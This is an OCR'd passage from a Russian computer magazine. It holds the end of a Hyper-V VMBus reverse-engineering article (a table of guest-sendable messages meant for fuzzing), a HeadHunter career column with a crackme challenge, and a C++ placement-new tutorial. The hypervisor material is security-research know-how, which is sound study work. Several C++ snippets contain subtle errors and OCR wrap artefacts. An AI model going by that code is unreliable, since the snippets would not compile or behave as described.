Некоторая информация об обработке VMBus-сообщений драйвером vmbusr.sys (см. рис. 13). Такие сообщения в root ОС обрабатывает функция vmbusr!ChReceiveChannelMessage, которая анализирует содержимое 4-го слота SIM и определяет код VMBus-сообщения. **Если он равен 0 (CHANNELMSG_INVALID) или же больше 0x12, то функция возвращает ошибку и 0xC000000D (STATUS_INVALID_PARAMETER).** В противном случае функция обрабатывает переданное гостевой или root ОС сообщение. Например, при включении компонента Guest Services root ОС отправляет гостевой ОС сообщение CHANNELMSG_OFFERCHANNEL, в ответ гостевая ОС шлет сообщение CHANNELMSG_GPADL_HEADER, затем root ОС посылает CHANNELMSG_GPADL_CREATED, получает обратно сообщение CHANNELMSG_OPENCHANNEL и в завершение диалога отправляет гостевой ОС сообщение CHANNELMSG_OPENCHANNEL_RESULT с кодом результата выполнения операции по созданию канала. Стоит обратить внимание на то, что перед обработкой каждого валидного сообщения функция ChReceiveChannelMessage выполняет проверку переданного сообщения (ChpValidateMessage), **в частности на предмет того, кто является отправителем (root ОС или гостевая ОС**), минимального размера тела сообщения. Для каждого типа сообщения заданы свои условия проверки. На рис. 13 отмечены те сообщения, которые будут обрабатываться в случае их отправки гостевой ОС (**например, для создания фаззера vmbus**).

ЗАКЛЮЧЕНИЕ

Для того чтобы понять, какими же сообщениями обмениваются root ОС и гостевая ОС, мы напишем простенький драйвер, который заменяет все адреса обработчиков из массива HvlpInterruptCallback в root ОС на свои собственные обработчики. Все подробности этого будут освещены в нашей следующей статье. До встречи в декабрьском номере]⊏.

Рис. 13. **VMBus-сообщения, обрабатываемые драйвером vmbusr.sys**

Параметр (тип сообщения)	Примерная последовательность вызова функций в vmbusr	Гостевая ОС может отправить сообщение
CHANNELMSG_INVALID	-	True
CHANNELMSG_OFFERCHANNEL	ChpValidateMessage; ChmOfferChannel	False
CHANNELMSG_RESCIND_CHANNELOFFER	ChpValidateMessage; ChReferenceClientChannel; ChClientRescindChannel, ChDereferenceChannel (ChpValidateMessage, ChResendAllOffersToPartition, ChSendMessage)	False
CHANNELMSG_REQUESTOFFERS	ChpValidateMessage; ChAllocateSendMessageSized; ChResendAllOffersToPartition; ChSendMessage	True
CHANNELMSG_ALLOFFERS_DELIVERED	ChpValidateMessage	False
CHANNELMSG_OPENCHANNEL	ChpValidateMessage, ChOpenChannel	True
CHANNELMSG_OPENCHANNEL_RESULT	ChpValidateMessage; ChReferenceClientChannel; ChClientOpenResult; ChDereferenceChannel;	False
CHANNELMSG_CLOSECHANNEL	ChpValidateMessage; ChmCloseChannel	True
CHANNELMSG_GPADL_HEADER	ChpValidateMessage, ChmGpadlHeader	True
CHANNELMSG_GPADL_BODY	ChpValidateMessage; ChmGpadlBody	True
CHANNELMSG_GPADL_CREATED	ChpValidateMessage; ChmGpadlCreated	False
CHANNELMSG_GPADL_TEARDOWN	ChpValidateMessage; ChmGpadlTeardown	True
CHANNELMSG_GPADL_TORNDOWN	ChpValidateMessage; ChTorndownGpadl	False
CHANNELMSG_RELID_RELEASED	ChpValidateMessage; ChmRelIdReleased	True
CHANNELMSG_INITIATE_CONTACT	ChpValidateMessage; ChmInitiateContact	True
CHANNELMSG_VERSION_RESPONSE	ChpValidateMessage; ChpParentResponseMessage; ChpParentRespondedEvent;KESetEvent	False
CHANNELMSG_UNLOAD	ChpValidateMessage; ChmUnload	True
CHANNELMSG_VIEWRANGE_ADD	ChpValidateMessage; XPartDeref	False
>=0x12	-	True

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

СПЕЦПОДГОН

ПЯТЬ СОВЕТОВ ОТ HEADHUNTER И CRACKME ОТ DR.WEB

За свою профессиональную жизнь ваш покорный слуга просмотрел больше тысячи резюме разработчиков, провел несколько сотен собеседований и принял около сотни решений о приеме на работу. В этом специальном выпуске «задачек» я хочу рассказать о том, как устроиться на работу, на которой тебе не придется скучать и где ты сможешь полностью реализовать свой потенциал. Несмотря на то что сейчас на рынке ИТ-специалистов в целом (и разработчиков в частности) наблюдается превышение спроса над предложением, найти действительно интересную работу не так просто.



Борис Вольфсон, технический директор HeadHunter


1. НАЧНИ РАБОТАТЬ КАК МОЖНО РАНЬШЕ

Первый совет адресован студентам и молодым специалистам, которые раздумывают над тем, идти или нет работать во время учебы. Мой ответ однозначен: работать как можно раньше. Чем раньше ты начнешь свою профессиональную жизнь, тем больше опыта в итоге получишь. Я занялся коммерческой разработкой сайтов с первого курса, но обычно студенты идут работать со старших курсов, что вполне достаточно для быстрого профессионального роста в будущем.

У молодых специалистов есть несколько вариантов начать работать: летняя стажировка, работа на неполную ставку, работа фрилансером и специальные обучающие программы. Я крайне рекомендую постараться устроиться в успешную компанию на летнюю практику и попробовать себя на реальных задачах. Работать на неполную ставку могут себе позволить прежде всего студенты старших курсов, у которых учебная нагрузка не такая большая и уже есть определенные профессиональные знания и навыки. Фриланс для студентов хорош тем, что можно максимально гибко настраивать нагрузку, и большим разнообразием задач.

Отдельно хочу сказать про различные обучающие программы, которые проводят последние несколько лет топовые компании. Некоторые из программ ориентированы на студентов конкретных вузов. Например, Mail.ru Group организует два проекта: Технопарк совместно с МГТУ имени Н. Э. Баумана (https://tech-mail.ru) и Техносфера совместно с факультетом ВМК МГУ имени М. В. Ломоносова, а у компании «Яндекс» целый пакет образовательных проектов (https://tech.yandex.ru/education/), из которых выделю Школу анализа данных и Школу разработки интерфейсов.

Мы в HeadHunter тоже проводим каждый год свою Школу программистов (school.hh.ru). В прошлом году мы готовили фронтенд-разработчиков и мобильных разработчиков, а в этом году проводим ее в традиционном формате и готовим фуллстек веб-разработчиков.



2. СОСТАВЬ ГРАМОТНОЕ РЕЗЮМЕ

По своему опыту могу сказать, что у разработчиков (и ИТ-специалистов в целом) одни из самых качественных резюме, тем не менее и у них имеют место некоторые распространенные ошибки. Я опрашивал руководителей в нескольких компаниях, которые проводят технические собеседования с кандидатами. Все выделили одну «особенность» резюме разработчиков: любой язык программирования, библиотека, фреймворк, технология, с которыми кандидат знаком мельком, тут же попадает в резюме :). Кроме всего прочего, это еще и усложняет понимание основных навыков кандидата: не очень ясно, какой у него главный язык программирования, с какой базой данных он больше всего работал и тому подобное. Если очень уж хочется показать свой кругозор, я бы порекомендовал сделать отдельный раздел в резюме и перечислить там то, чем ты интересуешься, но с чем не имеешь практического опыта.

Вторая рекомендация по составлению резюме относится не только к ИТ-специалистам, но и почти ко всем кандидатам: четко указывай свои достижения за время работы. Укажи проекты, в которых ты участвовал, какова была твоя роль, какую часть работы сделал ты и какие технологии использовал при реализации задач. Также рекомендую указать бизнес-результаты проекта, особенно ценно, если они будут количественными, например: «Конверсия чекаута интернет-магазина выросла на 3%».

3. УЧАСТВУЙ В OPEN SOURCE ПРОЕКТАХ

Третий совет не такой тривиальный, как предыдущие два, но участие в разработке Open Source — это очень эффективный способ показать работодателю качество своего кода в реальном проекте. Кроме того, многие компании используют софт с открытым исходным кодом и часто открывают свои наработки для сообщества.

Здесь есть два пути: первый — создание своего проекта, второй — участие в уже существующем. Если у тебя есть ценные наработки и ты готов открыть их сообществу, то первый вариант для тебя. Отмечу, что шансы на успех твоего проекта будут невелики, но большая часть кода будет твоя, по крайней мере на старте проекта. Если взять противоположный вариант и поучаствовать в разработке крупного проекта, то, наоборот, твой вклад будет небольшим и его будет сложнее оценить.

Обязательно пиши в резюме об участии в таких проектах, желательно с указанием репозитория, чтобы можно было посмотреть качество твоего кода.

CRACKME ОТ «ДОКТОРА ВЕБА»

Специально для нашей рубрики специалисты Dr.Web написали crackme, который тебе совершенно точно надо попробовать отломать. Качаем: drw.sh/crackme.
Задача: найти правильное имя и пароль. Решения присылай на lozovsky@glc.ru.

?

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

ЧИТАТЕЛИ, ШЛИТЕ НАМ СВОИ РЕШЕНИЯ!

Правильные ответы присылай или мне, или на адрес представителя компании, который может быть указан в статье. Поэтому тебе придется не только решить задачку, но и дочитать статью до конца. Не шутка — три страницы чистого текста!

ТОП-5 ФУНДАМЕНТАЛЬНЫХ КНИГ

1. Стив Макконнелл «Совершенный код»
2. Эрих Гамма, Ричард Хелм, Ральф Джонсон, Джон Влиссидес «Приемы объектно-ориентированного проектирования. Паттерны проектирования»
3. Мартин Фаулер, Дейвид Райс, Мэттью Фоммел, Эдвард Хайет, Роберт Ми, Рэнди Стаффорд «Шаблоны корпоративных приложений»
4. Мартин Фаулер, Кент Бек, Джон Брант, Уильям Апдайк, Дон Робертс, Эрих Гамма «Рефакторинг. Улучшение существующего кода»
5. Майк Кон «Scrum. Гибкая разработка ПО»

4. ПОСТОЯННО ТОЧИ ПИЛУ

Наверное, многим этот совет покажется банальным, потому что почти все разработчики уделяют время чтению профильных статей. Я хочу заострить внимание еще на двух вариантах развития — чтении фундаментальных книг и прохождении онлайн-курсов. Что касается чтения книг, то многие разработчики считают, что этим можно пренебречь в пользу документации по конкретным библиотекам и фреймворкам. На самом деле это не так. Мы подобрали для тебя пять фундаментальных трудов (на врезке), которые совершенно точно будет полезно прочесть каждому программисту.

Вторая часть совета относится к достаточно новому способу получения знаний, который последнее время набирает обороты, — онлайн-курсы (MOOC — Massive Open Online Course). На сегодняшний день есть несколько вариантов прохождения онлайн-курсов, большинство из которых бесплатны или достаточно дешевы. Я хочу вернуться ко второму совету и подчеркнуть, что пройденный курс (или несколько курсов), в отличие от нескольких прочитанных статей, позволит расширить свое резюме.

Есть ресурсы, посвященные изучению конкретных языков программирования и технологий, но самые востребованные курсы обычно можно найти на сайтах типа www.coursera.org и www.edx.org, потому что контент для них предоставляют ведущие мировые университеты. Фактически на таком сайте можно получить дополнительное заочное образование.

5. РАСШИРЯЙ КРУГОЗОР, НО НЕ ГОНИСЬ ЗА МОДОЙ

Важно расти не только «вглубь», но и «вширь», чтобы твой кругозор постоянно расширялся. Для этого нужно следить за появляющимися языками программирования, технологиями, библиотеками, фреймворками и тому подобным. Однако обрати внимание, что модная технология, которой посвящено немало хвалебных отзывов в интернете, может быть на самом деле не востребованной рынком.

Для примера я взял топ-20 языков программирования по индексу TIOBE за октябрь 2014 года и сравнил его с данными по вакансиям на hh.ru. Запросы делались по названию языка программирования в профобласти «Информационные технологии, интернет, телеком» по всем регионам.

В целом востребованность специалистов совпадает с индексом TIOBE, но есть небольшие различия: например, язык JavaScript фактически лидирует по количеству вакансий. ⌶

ТОП-20 ЯЗЫКОВ ПРОГРАММИРОВАНИЯ ПО ИНДЕКСУ TIOBE В СРАВНЕНИИ С КОЛИЧЕСТВОМ ВАКАНСИЙ НА HH.RU

Октябрь 2013	Октябрь 2014	Изменение	Язык программирования	Кол-во вакансий
1	1		C	2399
2	2		Java	2671
3	3		Objective-C	272
4	4		C++	1638
5	6	^	C#	1716
6	7	^	Basic	402
7	5	v	PHP	2347
8	8		Python	1088
9	12	^	Perl	443
10	9	v	Transact-SQL	671
11	17	^^	Delphi / Object Pascal	310
12	10	v	JavaScript	3704
13	11	v	Visual Basic .NET	67
14	–	^^	Visual Basic	178
15	21	^^	R	10
16	13	v	Ruby	413
17	81	^^	Dart	4
18	24	^^	F#	6
19	–	^^	Swift	24
20	14	vv	Pascal	51

?

ВНИМАНИЕ:
МЫ ИЩЕМ НОВЫХ АВТОРОВ!

Если тебе есть что сказать, ты можешь войти в команду любимого журнала.

Hint: контакты редакторов всех рубрик есть на первой полосе.





Владимир «qua» Керимов,
ведущий C++ разработчик
компании «Тензор»
qualab@gmail.com

ИСПОЛЬЗУЕМ РАЗМЕЩАЮЩИЙ NEW ДЛЯ ОПТИМИЗАЦИИ КОДА НА C++

РАЗМЕЩАЙ И ВЛАСТВУЙ!

УРОК 2

Создавая объект за объектом, мы часто не обращаем внимания на такую «мелочь», как динамическое выделение памяти. Наравне с копированием и сериализацией выделение памяти из кучи через new постепенно сводит на нет преимущества C++ в скорости. Чем интенсивнее мы пользуемся заветным new, тем сложнее становится приложению, поскольку память кончается, фрагментируется и всячески стремится утекать. Эта участь уже постигла удобные, но неявно опасные для производительности контейнеры STL: vector, string, deque, map. Особенно обидно терять скорость на выделении небольших объектов в больших количествах. Но есть способ обработать размещение памяти таких объектов на стеке, при этом скрывая детали реализации в специальный класс данных. В этом нам поможет механизм размещающего new — непревзойденный способ оптимизации приложения, полного частых и мелких выделений памяти из кучи.

В прошлом уроке мы делали поразительные вещи: работали с объектами C++ как с контейнерами, содержащими значения типа, вычисленного на этапе выполнения и заполненного динамически. Мы активно использовали надстройку Copy-on-Write над std::shared_ptr, которым ссылались на реальный тип данных, при заполнении объекта. При этом подразумевалось, что память под любую инициализацию данных мы будем выделять также динамически, вызывая new каждый раз, как только нам понадобятся новые данные произвольного типа.

Такой подход имеет свои преимущества. Данные можно разделять между несколькими объектами, откладывая копирование. Можно, в принципе, ничего не знать заранее о типе данных. Однако есть у этого метода и ряд недостатков, из-за которых Copy-on-Write используется, как правило, для объектов, потенциально довольно больших.

Первый недостаток выясняется сразу же. Массовое динамическое выделение памяти серьезно замедляет выполнение программы, особенно массовое неявное выделение памяти через new. Да, я в курсе и про std::string, и про std::vector, которые зачастую, не спрашивая программиста, начинают перераспределять память, вызывая один new за другим (причем про переразмещение данных в std::vector мы еще поговорим). Хороший специалист в C++ разработке всегда знает об этих забавных особенностях стандартных контейнеров и понимает, как избежать лишних затрат на выделение новых сегментов памяти. Чем всегда был хорош чистый си, так это именно тем, что любая работа с памятью выполнялась прозрачно, в C++ всегда нужно держать в голове целый ряд случаев неявной работы с памятью.

Второй недостаток является следствием первого. Частое выделение небольших сегментов памяти в больших количествах приведет к жуткой фрагментации памяти и невозможности выделить даже довольно небольшой блок памяти единым куском, например для инициализации того же std::vector или std::string. В результате мы получаем bad_alloc безо всяких видимых причин. Памяти намного больше, чем нужно, а выделить непрерывный блок даже небольшого размера в условиях сильно фрагментированной памяти не получится.

Таким образом, для небольших объектов, сравнимых с int64_t, которые можно спокойно размещать на стеке, можно и нужно использовать другую технику обработки данных. Такие объекты можно передавать по значению, можно сколько угодно раз копировать, не откладывая до первого изменения, поскольку банально копируется один-два регистра.

При этом мы не должны отходить от практики объявления деталей данных в реализации. Но кое-чем придется пожертвовать: нам нужно будет заранее знать точный размер данных в байтах. Он потребуется для того, чтобы вместе с обычным указателем на данные держать в классе буфер для размещения данных объекта. Теперь подробнее.

ПЕРВЫЙ КЛАСС

Внешне почти ничего не меняется. Все тот же класс, обеспечивающий API объектов. Класс содержит ссылку на данные, класс которых объявлен через forward declaration и будет вынесен в детали реализации. Из-за этого поле класса нельзя объявить объектом данного типа, однако на тип данных можно сослаться простым указателем и заранее завести буфер для хранения данных объекта в самом же объекте. Если объект будет создан, например, на стеке, то и все данные будут храниться на стеке как часть объекта. Теперь рассмотрим пример, чтобы все встало на свои места:

```
class object
{
public:
    ...
protected:
    // Объявление класса данных
    class data;
    // Заранее известное количество байтов под данные
    static const size_t max_data_size = N;
private:
    // Указатель на данные
    data* m_data;
    // Буфер памяти, где будут храниться данные
    char m_buffer[max_data_size];
};
```

В этом фрагменте кода мы продолжаем идеологию сокрытия данных в реализации, все, что мы знаем о данных класса, — это имя класса и наличие указателя на данные. Однако теперь у нас есть возможность не лезть за памятью в heap. Класс в терминологии C++ все так же хранит данные в виде своих полей. По сути, данные разместятся в буфере m_buffer, память под который выделена уже при создании класса. Осталось лишь объяснить детали, как разместить данные в буфер байтов.

РАЗМЕЩАЮЩИЙ NEW

Как правило, немногие вспоминают про такое полезное свойство оператора new, как возможность указать готовую область памяти для размещения создаваемого объекта. Все, что нам потребуется, — это написать new(m_buffer) для создания любого типа объекта в выделенном буфере. Звучит просто, однако нужно помнить, что платим мы высокую цену: заранее указывая максимальный размер буфера. Мало того, размер буфера попадает в заголовочный файл и явно участвует в объявлении API.

Зато мы выигрываем в скорости. Если, выделяя данные в куче на каждую инициализацию, мы рискуем отстать от Java, то, размещая все данные в стеке, мы имеем скорость чистого си, недостижимую скорость для почти любого языка высокого уровня, кроме C++. При этом уровень абстракции крайне высок, мы выстраиваем API на обычных объектах C++, скрывая детали реализации. Единственное ограничение — размер, который мы задаем; мы уже не можем запросто менять в реализации набор полей у класса данных, всегда нужно помнить о размере. Мало того, нам необходимо проверять размер данных, описанных в реализации, на соответствие с указанным в заголовочном файле. Просто потому, что сборка библиотеки может расходиться с версией заголовочных файлов, например при получении из различных источников. Рассмотрим пример, как должна выглядеть подобная проверка, как и создание объекта в подготовленной памяти размещающим new.

```
object::object()
    : m_data(new(m_buffer) object::data)
{
    static_assert(sizeof(object::data) <=
    max_data_size, "...");
}
```

Здесь static_assert фактически выполнится на этапе компиляции, поэтому инициализация m_data будет выполнена, только если для object::data достаточно памяти в буфере m_buffer. Аналогично у класса-наследника, например flower, класса object данные также не должны превышать заданную планку, поскольку данные мы храним в реализации базового класса.

```
flower::flower(std::string const& name)
    : object(new(get_buffer())
    flower::data(name))
{
    static_assert(sizeof(flower::data) <
    max_data_size, "..." );
}
```

Очевидно, что для этого нужен protected-метод get_buffer() для получения адреса m_buffer в наследуемом классе, а также protected-конструктор object от object::data*. Так же как и в прошлом выпуске, мы наследуем данные наследников от данных базового класса, поэтому flower::data* совместим с object::data*. Для безопасности стоит в базовый конструктор от object::data* добавить проверку на то, что передан адрес именно заранее выделенного буфера:

```
object::object(object::data* derived_data)
   : m_data(derived_data) {
   if (static_cast<void*>(derived_data) !=
   static_cast<void*>(m_buffer)) {
      m_data = new(m_buffer) data;
      throw std::runtime_error("...");
   }
}
```

В результате, как и раньше, мы имеем возможность эмулировать динамическую типизацию, работая с обычными объектами классов. Например, так:

```
object rose = flower("rose");
```

ОБЪЕКТЫ С ДАННЫМИ БОЛЬШОГО РАЗМЕРА

Осталось выяснить, что делать с объектами, чей размер данных выходит за рамки обозначенного максимума. На самом деле и здесь все довольно просто. Достаточно, чтобы в лимит вписывался размер copy_on_write<data::impl>, который по сути является надстройкой над std::shared_ptr<data::impl>, где impl — реализация класса данных произвольного размера. Поскольку размер std::shared_ptr<data::impl> не зависит от размера самих объектов класса data::impl, мы получаем универсальный способ хранения данных с переходом от хранения по значению к хранению по ссылке.

Есть возможность эмулировать динамическую типизацию, работая с обычными объектами классов



```
class huge
{
public:
    ...
protected:
    class data;
};
class huge::data
{
public:
    ...
protected:
    class impl;
private:
    copy_on_write<impl> m_impl;
};
```

Однако отвлечемся от решения проблемы единого API для объектов с динамической типизацией и рассмотрим другой пример оптимизации через размещающий new.

ПОЛЯ ВЫБОРКИ ДАННЫХ

Самый мощный способ оптимизации через размещающий new — это поля записей выборки в результате SQL-запроса. Выборка запрашивает набор данных самых разнообразных типов, от целочисленных и вещественных до строк и массивов. Хотя сами данные получаются динамически и типы полей, полученные со стороны базы данных, приходится инициализировать с эмуляцией динамической типизации, но зато все записи содержат один и тот же набор типов полей, по которому можно определить общий размер данных для каждой записи. Это позволяет нам выделить память под поля записи лишь однажды, вычислив размер по типам полей, входящим в каждую запись выборки. Можно также выделить память однажды для всех записей единым блоком, однако, как правило, после выборки над записями производят всевозможные операции, в том числе фильтруя и сортируя их, поэтому сами записи имеет смысл описать в виде Copy-on-Write объектов для удобства последующих операций. Выделять же для каждого поля память из кучи неоправданно дорого.


Так будет выглядеть наш класс «запись», если упростить объявление и использовать copy_on_write напрямую от класса данных:

```
class record
{
public:
    record(std::vector<field::type> const& types);
    ...
protected:
    class data;
private:
    copy_on_write<data> m_data;
};
class record::data
{
public:
    data(std::vector<field::type> const& types);
    ...
private:
    std::vector<char> m_buffer;
    std::vector<field*> m_fields;
};
```

Здесь для упрощения пояснения введен вектор типов полей std::vector<field::type>, массив enum-значений. На самом деле этот массив следует набрать из аргументов через boost::fusion либо, используя Boost.Preprocessor, набрать массив из обобщенных объектов типа object от любого типа аргументов. Нам сейчас важен сам механизм однократного выделения памяти из кучи для каждой записи.

```
record::data::data(std::vector<field::type> const& types)
    : m_buffer(field::calc_size(types)),
      m_fields(types.size())
{
    size_t offset = 0;
    std::transform(types.begin(), types.end(), m_fields.begin(),
        [&offset](field::type type, field*& field_ptr) {
           field_ptr = new(m_buffer + offset) field(type);
           offset += field::size(type);
        }
    );
}
```

Есть одно «но» при использовании размещающего new — придется вызывать деструктор самим, вручную, поскольку delete не сделает ровным счетом ничего




Здесь field::size вычисляет размер данных по переданному field::type, a field::calc_size вычисляет уже суммарный размер, необходимый под весь набор типов записи, переданный как std::vector<field::type>.

Поле field реализуется аналогично типу object, по сути контейнер динамического содержимого. Большая часть типов: int64_t, bool, double — скаляры и хранятся по значению. Тип std::string также может храниться по значению, однако стоит учитывать то, что почти наверняка данные строки будут храниться в куче и выделяться динамически. Если хочется поддержать некий varchar определенной длины, то здесь, скорее всего, нужен будет свой тип copy_on_write с массивом символов фиксированной длины.

Различные типы полей аналогичны различным типам объектов, унаследованных от класса object. Можно даже не использовать enum, а завязаться напрямую на типы, но, как правило, разбор результата SQL-запроса влечет за собой десериализацию пакета байтов с данными, где все типы полей заранее известны, поэтому enum для удобства здесь никаких ограничений не влечет. Тем более что метапрограммирование — стезя не для слабонервных, и MPL и Boost.Fusion мы здесь рассматривать не будем.

Осталось затронуть последний важный аспект использования размещающего new — пул однотипных объектов в C++.



WARNING

Если кто-то имеет привычку не дочитывать до конца либо читать по диагонали – очень зря. Пропустив важный раздел «Явный вызов деструктора», можно наплодить memory leak'ов – утечек памяти, причем в больших количествах.

ПУЛ ОДНОТИПНЫХ ОБЪЕКТОВ

Как и прежде, мы оптимизируем динамическое выделение памяти. Что такое пул объектов? Это заранее выделяемый большим скопом массив заготовок для инициализации определенного типа. В некотором смысле record выше был пулом для объектов field. Также ты наверняка встречал пул объектов, если работал с высокоуровневыми языками (C#, Python, Java), ведь для выделения новых объектов они используют заготовленные сегменты памяти, в которых размещают объекты, по сути тип object. После того как один из объектов пула становится не нужен, иными словами на него перестали ссылаться, он либо сразу деинициализируется, либо ждет своей печальной участи в виде очередного обхода Garbage Collector'а — сборщика мусора — специального механизма удаления бесхозного добра. Вообще говоря, деинициализация объектов в пуле — его слабое место. Зато мы получаем скоростное выделение объектов, как правило либо уже инициализированных, либо подготовленных для инициализации. Если делать на основе нашего типа object полноценный пул объектов с деинициализацией по счетчику ссылок и с Garbage Collector'ом, то мы получим Java или Python. Если тебе потребовалось что-то подобное, может, не стоит городить огород и взять готовый язык со сборкой мусора? Однако если для оптимизации однотипных объектов потребовалось выделить заранее большой сегмент памяти и задача действительно требует массовой инициализации большого числа объектов с неким базовым классом, то пул объектов позволит избежать массы динамических выделений памяти.

Чтобы разобраться, нам потребуется понятное прикладное объяснение. Как насчет собственно выборки в результате SQL-запроса с пулом для записей? Это позволит оптимизировать массу выделений памяти для построения объектов записей выборки.

```
class selection
{
public:
    selection(std::vector<field::type> const& types,
              size_t row_count);
    ...
protected:
    class data;
private:
    copy_on_write<data> m_data;
};
class selection::data
{
public:
    data(std::vector<field::type> const& types,
         size_t row_count);
    ...
private:
    std::vector<field::type> m_types;
    std::vector<char> m_buffer;
    std::vector<record> m_rows;
};
selection::data::data(std::vector<field:↵
:type> const& types,
                      size_t row_count)
    : m_types(types)
{
    if (!row_count) return;
    m_rows.reserve(row_count);
    size_t row_data_size = field:↵
    :calc_size(types);
    m_buffer.resize(row_count *↵
    row_data_size);
    char* offset = m_buffer
    for (size_t i = 0; i < row_count; ++i)
    {
        m_rows.push_back↵
        (record::inplace(offset, types));
        offset += row_data_size;
    }
}
```


где record::inplace, по сути, создает данные записи не в куче, а по заданному адресу.

```
record record::inplace(void* address,
std::vector<field::type> const & types)
{
    return record(new(address)↵
    record::data(types));
}
```


Нам потребуется конструктор record с инициализацией и специальный деструктор, об этом далее. Данный вариант инициализации record делает невозможным использование его в предыдущем варианте, то есть в виде класса, содержащего лишь поле copy_on_write. Мы не сможем, спокойно понадеявшись на динамическое выделение данных в куче, ворочать записями как хотим. С другой стороны, мы получаем сумасшедший прирост производительности при большом наборе данных. Однако есть в размещающем new подвох, о котором следует знать.

ЯВНЫЙ ВЫЗОВ ДЕСТРУКТОРА

Есть еще одно «но» при использовании размещающего new — придется вызывать деструктор самим, вручную, поскольку delete не сделает ровным счетом ничего. Поэтому класс, содержащий данные, выделяющиеся в заранее подготовленную память, должен в деструкторе явно вызвать деструктор созданного в памяти класса. Так, деструктор класса object::~object должен явно вызвать деструктор object::data::~data, а деструктор record::data::~data должен будет позвать целый ряд деструкторов field::~field — по одному на каждое поле. Для того чтобы наглядно показать, как это должно происходить, я более детально распишу класс object.



Классы, использующие размещающий new, намного сложнее в реализации



```
class object
{
public:
    object();
    virtual ~object();
    ...
protected:
    class data;
    char* get_buffer();
    object(data* derived_data);
    static const size_t max_data_size = N;
private:
    data* m_data;
    char m_buffer[max_data_size];
};
object::object()
    : m_data(new(m_buffer) data)
{
    static_assert(sizeof(data) <= max_data_size, "...");
}
object::~object()
{
    m_data->~data();
}
```

Поскольку деструктор у класса данных должен быть описан как virtual, то и деинициализация данных пройдет успешно, какой бы наследник object::data ни использовался.

Также нужно переопределить конструктор и оператор копирования, как и перемещения, поскольку в отличие от случая с copy_on_write, где нас устраивал автогенерируемый конструктор, здесь каждый объект смотрит на свою область данных простым указателем. Поэтому поправим поведение по умолчанию:

```
object::object(object const& another)
    : m_buffer(max_data_size),
      m_data(another.clone_data_at(m_buffer))
{
}
object& object::operator = (object const& another)
{
    destruct_data(); // здесь нужно вызвать деструктор
    m_data = another.clone_data_at(m_buffer);
    return *this;
}
object::data* object::clone_data_at(void* address)
{
    return m_data->clone_at(address);
}
// Этот метод должен быть перегружен
// для каждого наследуемого типа данных
object::data* object::data::clone_at(void* address)
{
    return new(address) data(*this);
}
void object::destruct_data()
{
    m_data->~data();
}
```

Здесь наш новый метод desctuct_data() так и просится в деструктор object::~object. Раз просится, значит, там ему самое место. Для конструктора и оператора перемещения поведение похожее:

```
object::object(object&& another)
    : m_data(another.move_data_to(m_buffer))
{
}
object& object::operator = (object const& another)
{
    destruct_data(); // здесь нужно вызвать
                        деструктор
    m_data = another.move_data_to(m_buffer);
    return *this;
}
object::data* object::move_data_to(void* address)
{
    return m_data->move_to(address);
}
// Этот метод должен быть перегружен
// для каждого наследуемого типа данных
object::data* object::data::move_to(void* address)
{
    return new(address) data(std::move(*this));
}
object::~object()
{
    destruct_data();
}
```

Итак, опасность memory leak'ов ликвидирована. Пользователи твоего API могут разрабатывать спокойно.

РАЗМЕЩАЮЩИЙ NEW ПРОТИВ NEW В КУЧЕ


Как ты уже успел заметить, классы, использующие размещающий new, намного сложнее в реализации. Каждый аспект использования класса, реализованного на технике размещения объекта в подготовленную память, должен всесторонне тестироваться. Сложность же обычного new любого класса, как правило, сводится к обертке умного указателя. В чем же тогда выгода, если даже эмуляция динамической типизации усложняется явным указанием максимального размера типа данных?

Выгода в скорости. Сила C++ по сравнению с более удобными C#, Java и Python — в скорости выполнения. Здесь мы достигаем наивысших скоростей, поскольку не идем в кучу за новыми объектами. И не замедляем приложение в дальнейшей перспективе, избегая фрагментации памяти. Фрагментированная память как сыр: полна дырок, и в сумме размер этих дырок позволяет запихать туда апельсин, но на самом деле апельсин не поместится ни в одну из дыр, каждая из них слишком мала. Так и std::vector, как и std::string, требующие сегмент непрерывной памяти, могут в один прекрасный момент получить std::bad_alloc при перераспределении элементов.

РАЗМЕЩАЮЩИЙ NEW В СТАНДАРТНОЙ БИБЛИОТЕКЕ

